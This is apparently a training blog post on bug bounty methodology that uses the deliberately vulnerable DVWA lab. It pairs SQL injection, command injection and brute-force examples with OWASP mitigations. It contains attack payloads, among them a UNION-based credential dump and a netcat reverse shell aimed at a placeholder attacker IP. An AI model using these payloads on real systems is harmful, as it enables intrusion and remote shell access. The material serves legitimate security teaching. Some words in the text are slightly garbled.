
Listen to this Post

Introduction:
Web application security remains one of the most critical frontiers in cybersecurity, with OWASP’s Top 10 consistently highlighting injection attacks, broken access control, and security misconfigurations as the leading threats. The journey from understanding theoretical vulnerabilities to mastering practical exploitation and mitigation requires dedicated hands-on practice—and platforms like DVWA (Damn Vulnerable Web Application) provide the ideal sandbox for this transition. This article distills the core methodologies, tools, and techniques covered in modern bug bounty training, offering a structured pathway from reconnaissance to responsible disclosure.
Learning Objectives & Secrets:
- Objective 1: Master the complete bug bounty workflow—from passive reconnaissance and subdomain enumeration to active exploitation and vulnerability reporting.
- Objective 2 (Secret Tip): Leverage Burp Suite’s Proxy and Repeater modules to intercept, modify, and replay HTTP requests—always configure target scope first to avoid accidentally attacking out-of-scope hosts.
- Objective 3 (Secret Tip): When testing for SQL injection on DVWA, start with the `’ OR ‘1’=’1` payload in the user ID field; then progress to automated tools like sqlmap with the `–level=2` flag to test cookie-based injection vectors.
You Should Know:
- Setting Up Your Lab Environment: DVWA and Burp Suite
DVWA provides a controlled, intentionally vulnerable environment for practicing web attacks. The fastest way to deploy DVWA is using Docker:
 Pull and run DVWA container
docker run --rm -it -p 80:80 vulnerables/web-dvwa
Once running, navigate to http://127.0.0.1` and log in with default credentials (admin/password`). Click the “Create / Reset Database” button on the Setup page to initialize the database.
For Kali Linux users, DVWA can be installed natively:
sudo apt update
sudo apt install dvwa
After installation, access DVWA at `http://localhost/dvwa/`.
Burp Suite Configuration: Configure your browser to use Burp’s proxy listener on 127.0.0.1:8080. In Burp, navigate to Proxy > Options and ensure the default listener is active. To intercept HTTPS traffic, install Burp’s CA certificate by visiting `http://burp` in the proxy-configured browser and downloading the certificate.
2. Reconnaissance and Subdomain Enumeration
Effective bug bounty hunting begins with thorough reconnaissance. The 2026 methodology emphasizes a phased approach: start passive, then active.
Passive Enumeration: Use tools like `subfinder` to discover subdomains without directly touching the target:
subfinder -d example.com -o subdomains.txt
Active Enumeration: Combine with `ffuf` for subdomain brute-forcing:
ffuf -u https://FUZZ.example.com -w /path/to/subdomain-wordlist.txt -o active-subs.txt
Infrastructure Mapping: Identify IP ranges and ASN ownership to understand the full attack surface.
3. SQL Injection: Detection, Exploitation, and Mitigation
SQL injection remains a top OWASP risk. In DVWA’s “low” security level, the user input is unsanitized—making it vulnerable to classic injection.
Detection: Input a single quote (') into a search field. An error message like `You have an error in your SQL syntax` confirms the vulnerability.
Exploitation: Extract database information using a `UNION` attack:
' UNION SELECT user, password FROM users WHERE '1'='1
Automated Testing with sqlmap:
sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=your_session" --level=2
Mitigation: The OWASP SQL Injection Prevention Cheat Sheet recommends prepared statements (parameterized queries) as the primary defense. In PHP, this looks like:
$stmt = $conn->prepare("SELECT first_name, last_name FROM users WHERE user_id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
4. Cross-Site Scripting (XSS): Stored, Reflected, and DOM-Based
XSS allows attackers to inject malicious scripts into web pages. In DVWA’s “low” security level, the guestbook is vulnerable to stored XSS.
Testing for Stored XSS: Enter `` into the guestbook name field. If the script executes when the page reloads, the vulnerability is confirmed.
Reflected XSS: Test by injecting `` into URL parameters like ?name=.
Mitigation (2026 Best Practices):
- Context-aware output encoding: Encode data based on where it appears (HTML, JavaScript, CSS, URL).
- Content Security Policy (CSP): Deploy a strict, nonce-based CSP with `strict-dynamic` and avoid
unsafe-inline. - Trusted Types API: Use this emerging standard to ensure input passes through a transformation function before reaching dangerous APIs.
5. Command Injection: From Exploitation to Prevention
Command injection occurs when unsanitized user input is passed to a system shell.
Exploitation in DVWA: In the Command Injection module, enter `127.0.0.1; whoami` to execute `whoami` alongside the ping command.
More Dangerous Payloads:
127.0.0.1; nc -e /bin/bash attacker_ip 4444
Prevention:
- Avoid shelling out: Use language-1ative libraries instead of wrapping OS commands.
- Use argument-array APIs: Never concatenate user input into command strings.
- Allow-list input validation: Reject any input containing shell metacharacters (
;,|,&,$,`).
6. Authentication and Session Security Testing
Broken authentication is a perennial OWASP Top 10 risk. DVWA’s brute force module allows testing password strength.
Brute Force Testing with Burp Intruder:
1. Capture a login request in Burp Proxy.
2. Send to Intruder (Ctrl+I).
3. Set payload positions on the password field.
- Load a password wordlist and launch the attack.
Session Security: Test for insecure session tokens—check if cookies are marked `HttpOnly` and Secure, and verify session fixation vulnerabilities by logging in before and after cookie injection.
7. Vulnerability Assessment and Reporting
The final phase of any bug bounty engagement is delivering a professional vulnerability report. A strong report includes:
– Executive Summary: High-level impact and risk rating.
– Technical Details: Step-by-step reproduction steps, including payloads and screenshots.
– Proof of Concept (PoC): Curl commands or browser console scripts demonstrating the exploit.
– Mitigation Recommendations: Specific, actionable fixes referencing OWASP guidelines.
– Risk Rating: Use CVSS scoring to communicate severity.
What Undercode Say:
- Key Takeaway 1: Hands-on platforms like DVWA are indispensable for bridging the gap between theoretical knowledge and practical exploitation—mastering the OWASP Top 10 through deliberate practice is the foundation of any successful bug bounty career.
- Key Takeaway 2: Tool proficiency (Burp Suite, sqlmap, subfinder, ffuf) is essential, but the real differentiator is understanding why vulnerabilities exist and how to fix them—adopting a defense-in-depth mindset with layered controls (CSP, Trusted Types, prepared statements) is what separates security practitioners from script kiddies.
Prediction:
- +1 The continued evolution of bug bounty platforms and structured training programs will democratize web application security, creating a new generation of skilled ethical hackers who can proactively defend against emerging threats.
- -1 As AI-assisted coding becomes mainstream, developers may increasingly rely on automated code generation without understanding security implications, potentially introducing novel vulnerabilities that evade traditional detection methods.
- +1 The integration of AI into reconnaissance and fuzzing tools will dramatically accelerate vulnerability discovery, enabling hunters to cover more attack surface in less time.
- -1 The sophistication of attack vectors—particularly in the supply chain and API security domains—will outpace the defensive capabilities of many organizations, making continuous learning and upskilling non-1egotiable for security teams.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eYFV68KF – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


